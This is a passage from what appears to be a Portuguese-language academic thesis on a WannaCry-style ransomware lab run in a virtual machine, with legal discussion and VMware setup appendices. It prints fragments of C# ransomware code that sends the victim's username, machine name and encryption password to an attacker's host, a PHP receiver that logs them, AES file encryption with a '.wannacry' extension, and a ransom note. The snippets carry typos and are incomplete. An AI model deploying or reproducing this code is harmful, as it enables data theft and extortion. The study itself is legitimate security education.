Na segunda fase da definição do ataque, foi definido no processo de instalação, no qual foi realizado a reconstrução e a evasão de processo, onde um tem a função de dificultar o contra-ataque, assim dificultando a percepção do vírus por parte do sistema operacional ou pelo antivírus. Já o evasão de processo tem como foco verificar a máquina para vê se vale ou não a pena de infectar o computador.

Nesse momento se deu o acesso ao arquivo ou link infectado, no qual o binário que carrega o *WannaCry* se insere no computador, iniciando os processos definidos pelo código para que as atividades maliciosas sejam completadas. Esta é a etapa que varia de acordo com o *Malware* executado, variando entre ocorrer no momento de atualizar ou desligar a máquina, ao abrir um programa específico no computador ou em outras circunstâncias. No laboratório foi definido que o *Malware* iria se excutado quando a vítima clicasse para abrir o arquivo, então ao clicar no documento para lê o que havia nele, o *WannaCry* é executado e assim começa o processo de infecção. É a partir dessa ação que o código entra em atividade, desativando cópias e sistemas de reparação e recuperação de erro, programas de defesa e outros

5.0.2.3 Comando e Controle

Para que os próximos passos possam ser bem executados, a terceira fase e de grande importância, pois através dela uma vez o vírus é ativo, o *Malware* começa a se comunicar com os servidores de chave de criptografia, que foram definidos também no código do *Rasnomware*, onde foi obtido a chave pública que permite que os dados da vítima sejam criptografados. Assim, o códigos altera os arquivos que estão guardados e começam a trabalhar a partir do momento em que o *Rasnomware* é executado.

5.0.2.4 Destruição

Na quarta fase da anatomia do ataque, o *Rasnomware* faz uma varredura sistemática no computador da vítima em busca de arquivos de sistema específicos, que também foram definidos no código, onde eles podem ser definidos de acordo com o objetivo do atacante, tendo em mente que esses arquivos não possam ser replicados facilmente, como é o caso de arquivos com extensão .jpg, .docx, .xlsx, .pptx, e .pdf.

É nesta etapa que o processo de mover e renomear os arquivos identificados na etapa anterior acontece, no qual ele embaralhando as informações para que o sistema da máquina do usuário não consiga mais oferecer acesso ao usuário, de forma que passa a ser necessário, para a recuperação, descriptografá-los.

5.0.2.5 Extorsão

Por fim, a fase final do ataque, a extorsão da vítima. Como esse laboratório foi realizado somente em teste, onde buscou conhecer mais como funciona um ataque de *Rasnomware WannaCry*, não foi posto em prática essa fase, pois não houve um infecção real, fazendo que não fosse preciso fazer uma extorsão.

Contudo, quando o ataque é real, essa fase se daria por um aviso que aparece na tela do computador infectado da vítima, onde o hacker avisa que sequestrou os dados, como é o processo de resgate desse dados e que só vai devolvê-los caso o usuário faça o pagamento do resgate. Em muitas das vez que o pagamento é efetuado e verificado, o cibercriminoso envia à vítima a chave de criptografia capaz de desbloquear a máquina.

O ataque que os criminosos realizam é muito vantajoso em diversos casos, pois na maior parte dos casos eles não são identificados, fazendo que algum tipo de apreensão ou justiça sejam feitas, pois o IP que é utilizado para o ataque e a forma de pagamento escolhida são IP mascarado, no qual os hackers responsáveis pelos ataques de *Rasnomware* são capazes de alterar seu IP, ou seja, ele define sua localização como ele bem entender, confundindo assim as autoridades, tornando quase impossível localizar de onde as mensagens pedindo resgate foram enviadas.

5.0.3 Análise do Código do *Ransomware WannaCry*

Já partindo do ponto que a vítima já tenha o arquivo na máquina dela, seja por engenharia social, que foi o caso do nosso laboratório, ou pela vulnerabilidade MS-17 do SMBv1, será visto como o código agi e como são suas execuções.

Sabendo que por trás de todo o ataque existe um código que foi criado de acordo com o objetivo que o *Rasnomware* tem, foi realizado uma análise e reportado partes do código que são definidoras das atividades realizadas pelo *Malware*, a seguir é possível vê algumas partes desse código.

Nessa primeira parte do código é possível vê que ao executá-lo a máquina do atacante pegou a URL da vítima para que se pudesse receber algumas informações.

```
using Microsoft.Win64;
using System.Runtime.InteropServices;
using System.Text.RegularExpressions;


namespace hidden_tear
{
    public partil class Form1 : Form
    {
        //url to send encryption password and computer info
        string targtURL = "http://192.168.0.84/chave.php?info"; - URL que a máquina atacante recebe da vitima
        string user Name = Evironment.UserName;
        string computerName = System.Evironment.MachineName.ToString();
        string userDir = "C:\\Users\\";

      }
```

Figura 17 – Obtenção da URL da vítima.

Fonte: Autora,2018.

Assim que foi obtido a URL do usuário, logo será executado essa parte do código, no qual a *string info* obtêm o nome da máquina do usuário, o nome da vítima e é gerado uma senha única que é especificamente para aquele usuário, pois quando seus arquivos forem criptografados e caso a vítima pague o resgate para ter seus arquivos de volta, será necessário uma chave para descriptografar os arquivos, sendo essa gerada assim que o usuário sofra o ataque.

```
//Sends created password target location

    public void SendPassword(string password){

        string inf = computerName + -.- + userName + -- +password;
        var fullUrl = targetUrl + info;
        var conent = new System.Net.WebClient().DowloadString(fullUrl)

    }
```

Figura 18 – Obtenção das informações da vítima.

Fonte: Autora,2018.

Quando realizado a execução da parte de obter informações, será gerado uma arquivo em PHP para o atacante que conterá as *string info*, que como já foi dito, contendo as informações do usuário, do computador e da sua senha única gerada.

```
<?php

        $info = $_GET['info'];
        $file = fopen("dados.txt", "a");
        fwrite($file, $info, "", PHO_EOL);
        fclose($file);

?>
```

Figura 19 – Arquivo PHP gerado com as informações do usuário.

Fonte: Autora,2018.

É nessa parte que é definido qual será a criptografia usada, nesse caso a usada é a AES, onde ela é uma criptografia simétrica e a mesma chave usada para criptografar, também é usada para decriptografar uma informação. Como a AES suporta criptografia de 128, 192 e 256 bits, é de grande importância que seja definido quanto bits serão utilizados para a realização da criptografia e no código foi definido que para essa atividades serão usado 256 bits para o tamanho da chave, pois dificultará ainda mais a obtenção dessa chave por outros meios, como força brutas, entre outros.

E também nessa parte será definido a extensão que os arquivos terão após a criptografia deles. Assim se um arquivo tinha o nome por exemplo, documentos.txt, seus nome mudará para documentos *.wannacry*. Essa extensão pode ser definida de acordo com o que o atacante desejar, já que essa extensão não fará tanta diferença, ela só serve para mostrar para o usuário que seus arquivos foram criptografados.

```
//Encrypts single file

    public void EncrypFile(string file, string password){

        byte[] bytesToBeEncrypted = File.ReadAllBytes(file);
        byte[] passwordBytes = Encoding.UTF8.GetBytes(password);

//Mash the password with SHA256

        passwordBytes = SHA256.Create().ComputerHash(passwordBytes);

        byte[] bytesEncrypted = AES_Encrypt(bytesToBeEncrypter, passwordBytes);

        File.WriteALLBytes(file, bytesEncrypted);
        System.IO.File.Move(file, file+".wannacry")

    }
```

Figura 20 – Formato da criptografia usada, AES, e definição da extensão dos arquivos criptografados.

Fonte: Autora,2018.

Definido qual tipo de criptografia será usado para fazer o ataque, o próximo passo é a definição da pasta que o invasor quer atacar para começar o processo de criptografia de arquivos. Será executado primeiramente a *string* de *password*, para que se possa criar uma chave para os dados que serão criptografados, logo a seguir é realizado a definição da pasta, como visto na imagem a pasta definida foi a Desktop, mas quando realizado o ataque, pode-se definir qual o invasor achar melhor, em alguns caso de ataques do invasores tem acesso a informações que permitem que eles saibam o que tem nas pastas, mas em outros casos não, mas eles tem noções do que esperar, e sabem onde e como atacar. Já em outros casos, quando definido as pastas eles colocam várias e assim conseguem alcançar maiores proporções e assim criptografarem arquivos mais importantes.

```
    public void startAction(){

        string password = CreatePassword(15);
        string path = "\\Desktop\\";
        string startPath = userDir + userName + path;
        SendPassword(password);
        ecrypDirectory(startPath, password);
        mensageCreator();
        password = null;
        System.Windows.Forms.Application.Exit();

    }
```

Figura 21 – Definição da pasta que terá seus arquivos criptografados.

Fonte: Autora,2018.

Nesta parte do código é onde se defini quais extensões serão criptografadas. Já localizado a pasta que o atacante quer atacar, o código executa os próximos passados e verifica quais foram as extensões que foram definidas, procura por elas e começa a criptografar uma por uma, assim que esse processo é finalizado, é verificado pelo código

se todas as extensões estabelecidas foram realmente criptografadas e se não falta mais nenhuma, verificado isso, o código passa para próxima atividade determinada. Como pode-se vê na imagem, os exemplo dados de extensões a serem bloqueadas são a .txt e .jpg, mas de acordo com o objetivo do intruso, pode-se definir mais extensões para o travamento de dados.

```
//encrypts target directory
    public void encrypDirectory(string location, string password){

    //extensions to be encrypt

    var validExtensions = new[]{

        ".txt",".jpg"

    };
```

Figura 22 – Definição das extensões dos arquivos que serão criptografados.

Fonte: Autora,2018.

Assim, quando completado as fase de implantação, instalação, comando e controle, destruição é a vez da extorsão entrar em jogo. Nessa parte do código é verificado se a pasta e as extensões definidas foram criptografadas e se está tudo em ordem, conforme foi definido, para assim lançar a mensagem para a vítima. Nesta mensagem será mostrado um texto, onde conterá informações definidas pelo atacante. No exemplo usado na imagem a mensagem é composta por informações de que os dados da vítima foram sequestrados, também falando para ele realizar o pagamento e a carteira de *bitcoin* para ser efetuado o pagamento. Nessa mensagem também pode conter um link direcionando o usuário para uma página web que terá mais informações de como realizar a liberação de seus dados, através do pagamento e da disponibilização da chave de desbloqueio.

```
    public void messageCreator(){

        string path = "\\Desktop\\READ_IT.txt";
        string fullpath = userDir + userName + path;
        string[] lines = {"Seus dados foram sequestrados", "Faça o pagamento para receber a chave", "carteira:xxxxxxxx"}
        System.IO.File.WriteAllLines(fillpath, lines)

}
```

Figura 23 – Mensagem de extorsão.

Fonte: Autora,2018.

6 Resultado laboratório *Ransomware WannaCry*

O laboratório foi desenvolvido como planejado, e pode-se ver os danos que o ataque causa no sistema que ele afeta fazendo com que a vítima seja bastante afetada caso ela não esteja prevenida, que neste caso, seja estando ou com seu SO atualizado e protegido de vulnerabilidades ou que os backups em dias.

O surto de *WannaCry* foi e é uma lição objetiva não apenas para o *Rasnomware*, mas também para nossa postura em relação à segurança em geral. Para toda a campanha publicitária e até mesmo investimento que envolve a segurança cibernética, o que atingiu as pessoas foi na verdade a falta de atualização do sistema operacional e não ter backups, pois devemos está atentos sempre para as atualizações que são disponibilizadas e está em dia com as atualizações, pois se existe atualização, existe algo a ser resolvido.

Se não ficarmos atentos esse problema vai piorar e os ataques não vão parar. Além disso, alguns incidentes podem não ser diretamente evitáveis. O *WannaCry* foi pelo menos baseado em uma vulnerabilidade conhecida, dando às vítimas em potencial a vantagem de pelo menos a oportunidade de ter corrigido seus sistemas. Porém, incidentes futuros podem alavancar uma vulnerabilidade fazendo que caso o anti-*Malware* não faça seu papel ajudando e o *patch* não sendo uma opção, isso faria que o backup não fosse uma solução tão confiável, pois o usuário sempre estaria exposto ao perigo.

Também é provável que vejamos o *Rasnomware* evoluindo para contextos mais amplos. Já que ele já é uma ameaça nos sistemas operacionais de desktop e móveis, se torna fácil imaginar o potencial de reter outras tecnologias, como dispositivos da Internet das Coisas (IoT), casas inteligentes e veículos autônomos então, infelizmente, bem dentro dos limites da imaginação, podendo assim não só prejudicar a perda de informações, mas uma vida. Assim, se torna difícil imaginar que nos encontraremos naturalmente protegidos nesses contextos, quando aparentemente deixamos de aprender as lições sobre como podemos nos proteger e está atentos ao que se clicar e usa na internet.

Com isso, há lições a serem aprendidas para que possa ajudar contra ataques, onde além da comunidade de usuários que pode ajudar muito, pois eles sempre estão atentos ao que está acontecendo e principalmente e mais importante é que os sistemas não devem ser projetados, desenvolvidos e liberados com as vulnerabilidades que o *Rasnomware* e outros ataques são capazes de explorar, fazendo que o usuário esteja igualmente vulnerável e no escuro sem saber que tais vulnerabilidades se encontram nos softwares que eles usam.

Por isso devemos está sempre atentos e com o nosso conhecimento atualizado sobre

todas possíveis vulnerabilidade e modelos de segurança para ser aplicados em nosso meio, seja manter os backups atualizados ou aumentado a inspeção dos softwares ou aplicativos que estão sendo desenvolvidos e entregue para os usuário, pois na maior parte dos caso de vulnerabilidade disponibilizada é realizada por empresas que não se importa tanto com a segurança, mas sim com a disponibilização do sistema.

7 Desafio do desenvolvimento do laboratório *Ransomware WannaCry*

7.0.1 Distribuição de vírus é crime

"*O crime cibernético puro está relacionado a comportamentos ilícitos que objetivam especificamente a atacar sistema computacional e seus componentes, seja o hardware ou o software, abarcando ainda os dados e os sistemas em si. Nessa modalidade, a investida do agente tem por objetivo atingir o equipamento físico, o sistema informático e as informações dos bancos de dados. Nessa modalidade, exemplificativamente, temos a invasão de servidores e sites.* (MATSUYAMA; LIMA, 2015)"

Apesar de ataques desse jeito serem muito comuns, onde eles ocorrem diariamente e constantemente em todo o mundo, deve-se lembra que no Brasil a prática do *Ransomware* pode ser tipificada como crime de extorsão (art. 158, CP). Isso porque há um claro constrangimento mediante grave ameaça (da não recuperação do sistema ou do banco de dados), com o intuito de que seja pago um resgate, isto é, a obtenção de vantagem econômica indevida.

Deve-se ressaltar, ainda, que o resgate/valor sequer precisa ser pago para a configuração do crime, já que se trata de crime formal. A tipicidade não exige que o valor seja pago.

Importante salientar, ainda, que no caso da difusão de vírus que pretenda bloquear o acesso a sistema informático, seria possível cogitar da tipificação do §1º do art. 154-A do Código Penal restaria absorvida pela consunção.

O §1º incrimina a conduta daqueles que produzem, oferecem, distribuem, vendem a terceiros, ou simplesmente difundem aleatoriamente dispositivos ou programas de computador que possam ser utilizados por terceiros para invadirem dispositivos informáticos ou neles instalar vulnerabilidades.

Há duas naturezas de agentes criminosos nos delitos de natureza cibernética. Conforme (MATSUYAMA; LIMA, 2015) o primeiro tipo, denominado como Hacker, busca, por razões pessoais, demonstrar capacidade técnica em provocar danos com repercussão econômica ou midiática, sem buscar, necessariamente, obter intenção de obter vantagens financeiras ilícitas.

Outro tipo de agente provocador desses atos é denominado de Cracker, grupo constituído por exímios operadores de equipamentos de informática e profundos conhecedores de redes de comunicação e sistemas de segurança, como *Firewall* ou criptografia e que po-

dem atuar como piratas virtuais, penetrando remotamente em computadores integrados à rede. (MATSUYAMA; LIMA, 2015)

Com isso, não foi possível realizar uma pesquisa que envolvesse muitas pessoas, pois mesmo sendo para fins de estudos, pode-se ser considerado como crime. Eu busquei por voluntários e somente tive o retorno de um amigo, Bruno, no qual ele se dispôs a montar uma máquina virtual em seu computador e alimentar o sistema operacional Windows 7 para que em suas configurações ele tive acesso a internet e também pudesse colocar arquivos e imagens em seu ambiente. Assim, foi atacado seu SO e realizado o processo de criptografia e "extorsão".

Como para que pudesse realizar os ataques sem causar danos reais nas máquina dos usuários, muitos se recusaram com medo que realmente pudesse infectar sua máquina e eles perdessem seus arquivos, e teve muitos outros que simplesmente não estavam dispostos a configurar um ambiente para a realização do ataque.

Logo, não foi possível obter resultados que envolvesse outras pessoas para que eu pudesse ter um *feedback* mais amplo.

8 Cronograma

Para desenvolver este trabalho e atingir os objetivos específicos elencados na Seção 1.4.2, serão executadas as seguintes atividades:

1. Configurar o ambiente, no qual será usado uma máquina virtual;
2. Realizar a implantação do Sistema Operacional Windows xp que não tenha sido atualizado;
3. Realizar o ataque do *WannaCry*;
4. Fazer adequações no laboratório proposto caso seja necessário e de acordo com o que a família *WannaCry* propõe para a realização do seu ataque;
5. Complementar o laboratório de acordo com as modificações que foram realizadas no decorrer do ataque;
6. Preparar documentação auxiliar do laboratório contendo informações como: o impacto do ataque do *WannaCry*, como se prevenir e resultados dos do estrago do ataque;
7. Redigir a Dissertação;
8. Realizar a Defesa da Dissertação.

O cronograma apresentado na Tabela 8 contém os prazos previstos para a conclusão de cada atividade.

Tabela 3 – Planejamento da implementação do laboratório.

Atividade	**Agosto**	**Setembro**	**Outubro**	**Novembro**	**Dezembro**
1	x				
2	x				
3		x			
4		x			
5			x		
6			x		
7				x	
8					x

9 Considerações Preliminares

Este trabalho abordou aspectos essenciais relacionados aos *Ransomwares*, como o histórico do *Malware*, que mostrou o surgimentos dos *Malwares*, sendo eles de ocultação, infectantes e que tiram proveito das vítimas. Também abordou sobre uma importante evolução do *Malware*, o *Ransomware*, no qual se viu como funciona a anatomia do ataque do *Ransomware*, sendo 5 passos com 17 métodos a serem seguidos. E por fim, fundamentou-se sobre uma das famílias do *Ransomware*, o *WannaCry*, que foi uma grande causadora de estragos no primeiro semestre do ano de 2017, onde infectou milhares de máquinas em diversos países do mundo. Assim, pode-se perceber que ataques de sistemas são mais recorrentes e frequentes que se imagina, porém as prevenções e politicas de segurança estão disponíveis para o aperfeiçoamento dos sistemas e para auxiliar em sua proteção e do usuário caso sejam devidamente aplicadas.

Para responder as questões de pesquisa que foram propostas, foi fundamental para esse artigo a realização da RSL, no qual foi seguida essa metodologia e ela permitiu que fosse possível encontrar importantes contribuições publicadas sobre o tema escrito. Alguns exemplos de *Malwares* foi encontrados, assim como sua evolução, o *Ransomware*, no qual foi definido sua evolução, com ele se comporta e uma de suas ramificações, mas conhecida com família.

Com o laboratório criado e analisado o seu desenvolvimento, desde a implementação até a extorsão, que combina os conceitos da literatura sobre como funciona e os grandes estragos que foram causados, pode-se vê o quão vulneráveis se encontram os usuários e de como eles devem está atentos com sua sua segurança. Pode-se vê também que diante de uma realidade que se manifesta hostil e potencializa os efeitos de ameaças virtuais, a partir de crimes cibernéticos que se praticam a todo o momento eles colocam em risco também o desenvolvimento das relações pessoais e comerciais.

Como estudo futuros, pretende-se realizar novos laboratórios de ataques, mas com famílias novas e diferentes do *WannaCry*, para que se possa verificar os estragos que eles fazem e como o usuário pode prevenir e agir caso seja atacado. O desenvolvimento desses laboratórios serão de grande ajuda para a uma análise minuciosa de cada *Ransomware* e seus comportamentos e especificações de como seus autores agem.

Referências

AL-RIMY, M. A. M. B. A. S.; SHAID, S. Z. M. Ransomware threat success factors, taxonomy, and countermeasures: A survey and research directions. p. 2 – 5, 2018. Citado na página 50.

ALECRIM, E. O que é ransomware? https://www.infowester.com/ransomware.php. p. 1, 2016. Citado na página 24.

CABAJ, K.; MAZURCZYK, W. Using software - defined networking for ranomware mitigation: The case of cryptowall. p. 2 – 7, 2017. Citado 3 vezes nas páginas 46, 47 e 48.

CERT, . Centro de estudos, respostas e tratamento de incidentes de segurança no brasil. p. 4, 2012. Citado 2 vezes nas páginas 20 e 22.

COVENTRY, L.; BRANLEY, D. Cybersecurity in healthcare: A narrative review of trends, threats and ways forward. p. 3, 2018. Citado na página 50.

DAMATTO, F. C.; RALL, R. Estudo dos possíveis motivos do aumento de incidentes de malwares nas empresas. **Tekhne e Logos**, v. 2, n. 2, p. 90–107, 2011. Citado 2 vezes nas páginas 21 e 22.

DFNDR, . Relatório da seguranÇa digital no brasil. **Tekhne e Logos**, p. 12–14, 2017. Citado na página 23.

GAGNEJA, K. K. Knowing the rasomware and building defense against it - specific to healthcare institutes. p. 1 – 5, 2017. Citado 2 vezes nas páginas 47 e 48.

GONZALEZ, D.; HAYAJNEH, T. Detection and prevention of crytpto-ranomware. p. 2 – 6, 2017. Citado 2 vezes nas páginas 48 e 49.

HARRIGTON, . Estudos das classificaçoes dos malwares. p. 4, 2005. Citado na página 21.

KEELE, S. **Guidelines for performing Systematic Literature Reviews in Software Engineering**. [S.l.], 2007. Citado na página 40.

KITCHENHAM, B.; CHARTERS, S. Guidelines for performing systematic literature reviews in software engineering. **ech. rep. EBSE 2007-001**, Keele University and Durham University, 2007. Citado 2 vezes nas páginas 18 e 39.

LISKA, A.; GALLO, T. Ransomware: Defending against digital extortion. p. 1–18, 2016. Citado 2 vezes nas páginas 28 e 31.

_____. Ransomware - defendendo-se da extorsão digital. p. 15–223, 2017. Citado 11 vezes nas páginas 24, 25, 27, 29, 30, 31, 32, 33, 34, 35 e 36.

MATSUYAMA, K. G.; LIMA, J. A. de A. Crimes cibernéticos: atipicidade dos delitos. p. 4, 2015. Citado 2 vezes nas páginas 62 e 63.

NADIR, I.; BAKHSHI, T. Contemporary cybercrime: A taxonomy of ransomware threats and mitigation techniques. p. 1 – 5, 2018. Citado 2 vezes nas páginas 46 e 47.

OLIVEIRA, F. M.; TOTTI, M. E. F.; NEY, V. d. S. P. Bitcoin: o dinheiro com tecnologia de fonte aberta em rede ponto-a-ponto. In: **Anais do Encontro Virtual de Documentação em Software Livre e Congresso Internacional de Linguagem e Tecnologia Online**. [S.l.: s.n.], 2015. v. 3, n. 1. Citado na página 31.

PROOF. Wannacry: O primeiro ransomworm na indÚstria de ciberseguranÇa. p. 1, 2017. Citado 2 vezes nas páginas 37 e 52.

SCHMIDT, . Estudos das classificaçoes dos malwares. p. 4, 2001. Citado na página 21.

SILVA, . Detecção de aplicativos maliciosos no sistema operacional android por meio de análise estática automatizada. p. 12–14, 2017. Citado na página 23.

SYMANTEC. Ransomware and businesses 2016. p. 3, 2016. Citado 2 vezes nas páginas 16 e 17.

TENÓRIO, . Estudos das classificaçoes dos malwares. p. 4, 2008. Citado 2 vezes nas páginas 16 e 21.

YAQOOBA EJAZ AHMEDA, M. H. u. R. A. I. A. A. M. A. A.-g. M. I. I.; GUIZANI, M. The rise of ransomware and emerging security challenges in the internet of things. p. 4, 2017. Citado 2 vezes nas páginas 49 e 54.

ZAGHETTO, C. Ransomware: Este problema também pode ser seu. **TECNOLOGIAS EM PROJEÇÃO**, v. 8, n. 2, p. 1–18, 2017. Citado 6 vezes nas páginas 25, 27, 28, 29, 31 e 32.

Anexos

ANEXO A – Instalação da Máquina Virtual

A.0.1 Instalação da *VMWare* no SO Linux

A realização da instalação do *VMWare* no Linux será feita toda através do terminal. Para sistemas baseados no Debian, que foi o caso do SO utilizado, é preciso inicialmente checar se tem os compiladores necessários instalados, afinal a instalação vai ser realizada a partir do código fonte direto do site oficial. Como já é de conhecimento para os que usam alguma extensão do Linux, o sudo não vem habilitado, então é muito importante que os comados seja executado ou *ROOT* ou se preferir, que o sudo seja habilitado. A seguir será realizado os passos para a instalação do VM.

```
1  sudo apt-get install build-essential linux-headers-`uname -r`
```

Figura 24 – Comando para verificar os compiladores.

Fonte: Autora, 2018.

Se tudo estiver completo, continue os passos seguintes, do contrário aguarde concluir a instalação para prosseguir com os próximos comandos, lembrando que já tem algum tempo que a *VMWare* não esta mais disponível para 32 bits.

Para sistemas de 64 bits execute o seguinte:

O primeiro comando a ser executado para a instalação da VM, é listado abaixo, no qual ele é para criação de uma pasta no desktop do usuário e logo após da criação da pasta o comando também é executado para entrar na pasta.

```
2  mkdir ~/VMware && cd ~/VMware
```

Figura 25 – Comando para criar e entrar na pasta *VMWare*.

Fonte: Autora,2018.

Quando a pasta é criada e o usuário já está dentro dela, o próximo o comando a ser executado é o que realiza o download da *VMWare*, no qual já vem setado o link do arquivo .tar da VM.

```
3  wget -c https://goo.gl/tTHrdq -O VMware-Player-12.5.0-4352439.x86_64.bundle.tar
```

Figura 26 – Download da *VMWare*.

Fonte: Autora,2018.

Feito o download será executado no terminal o comando para descompactar o arquivo .tar para que se possa melhor ter acesso aos arquivos para realização da instalação.

```
4   tar -xvf VMware-Player-12.5.0-4352439.x86_64.bundle.tar
```

Figura 27 – Extração do arquivo *VMWare*.

Fonte: Autora,2018.

Após a extração do arquivo da *VMWare* é executado o comando que dá permissão de leitura, escrita e execução para o usuário para que quando a instalação for finalizada o usuário possa usar a VM com todas as permissões liberadas.

```
5   chmod +x VMware-Player-12.5.0-4352439.x86_64.bundle
```

Figura 28 – Permissão de leitura, escrita e execução.

Fonte: Autora,2018.

Por fim, dada as permissões, o último comando é executado para realizar a instalação final, onde a *VMWare* será instalada no desktop do usuário e ele poderá usar para criar sua máquina virtual e simular sistemas operacionais que desejar e desenvolver laboratório de ataques.

```
6   sudo sh VMware-Player-12.5.0-4352439.x86_64.bundle
```

Figura 29 – Comando para a execução da *VMWare*.

Fonte: Autora,2018.

A.0.2 Instalação da *VMWare* no SO Windows

Para a realização da instalação no SO Windows, deve-se entrar no site, da *VMWare*, baixar a versão para Windows. Quando estiver no site eles te darão a opção de baixarem a *VMWare* paga ou para teste, onde eles permitem que você use ela por até 30 dias.

Assim que escolher quando escolher qual deseja baixar, clica na sua opção e faça o download. Quando realizado o download, clique na imagem e pede para executado, assim será realizado o processo de instalação.

ANEXO B – Configuração da Máquina Virtual

B.0.1 Configuração inicial da *VMWare*

Quando instalado a *VMWare* o usuário terá que fazer algumas configurações iniciais. Nessa primeira tela será disponibilizado os termos de uso da VM, no qual é muito importante que o usuário leia-o e verifique se é de acordo com o termo que a empresa do software diz ser importante para o uso da sua VM. Caso você esteja completamente de acordo com os termos definidos basta clica no campo de aceitação e depois clicar no botão *"Next"* para o próximo passo.



Figura 30 – Termos de licença da *VMWare*.

Fonte: Autora,2018

Aceito os termos de uso da VM, a próxima tela trás um pergunta para o mais novo usuário da *VMWare*, no qual eles querem saber se você deseja ajudar a tornar o software *VMWare* melhor contribuindo com informações, no meu caso eu decidir não contribuir com eles, então eu cliquei no campo "no", mas casa deseje contribuir é só clicar em *"Lear*

More" que terá mais informações para saber como proceder. Definido se vai ou não querer contribuir é só clicar em *"Next"* novamente para iniciar sua VM.



Figura 31 – Termo de licença da VM.

Fonte: Autora,2018.

B.0.2 Edição da configuração da máquina

Na figura 32 na página 73 mostra a tela inicial da VM, no qual mostra as opções de criar uma nova máquina virtual, subir uma máquina virtual que você já tenha, atualizar para *VMWare Workstation* pro e o campo de *Help*. Assim, para a elaboração do laboratório, clicou-se em criar uma nova máquina, nas definições foi definido que o sistema operacional que seria utilizado é o Windows 7, levando em consideração que esse SO foi um dos que mais sofreu ataques.

Já na 33 na página 74, ao criar nossa nova máquina virtual, a imagem abaixo mostra como é a *VMWare* ao iniciar a máquina, no qual mostra seu status da máquina, qual é o sistema operacional que está sendo simulado, a versão da VM, quantos RAMs a máquina tem, também mostra o botão para ligar a máquina e a opção de editar as configurações.

Visto na 34 na página 74, quando clica em editar podemos reconfigurar nossa máquina, podendo assim deixá-la de acordo com a nossa necessidade. Inicialmente a máquina criada estava com 2GB de memória, mas preferir deixá-la somente com 1GB, pois não precisaria mais do que isso.

Passando para o processador, 35 na página 75, permaneceu 1, como foi inicialmente configurado. As configurações do *Virtualization Engine* também permaneceu as mesmas,

para nosso laboratório não será preciso a modificação de nenhuma delas.

As configurações das imagens , 38 na página 76, 37 na página 76, 39 na página 77, 40 na página 77, 41 na página 78, 42 na página 78, nenhuma foi modificada, permanecendo de acordo com foi criado inicialmente pela própria para a elaboração do laboratório. Cada configuração criada, foi definida de acordo com as necessidades do laboratório de ataque do *Ransomware WannaCry*, no qual inicialmente quando o laboratório foi criado definiu-se configurações que se achava adequadas para ele, mas logo após foi possível ver que algumas configurações poderiam sofrer modificações, já que o laboratório não exigiria tanto, como exemplo o tamanho memória que iniciou com 2GB e logo depois de testado a máquina, viu-se que somente um 1GB seria o suficiente.

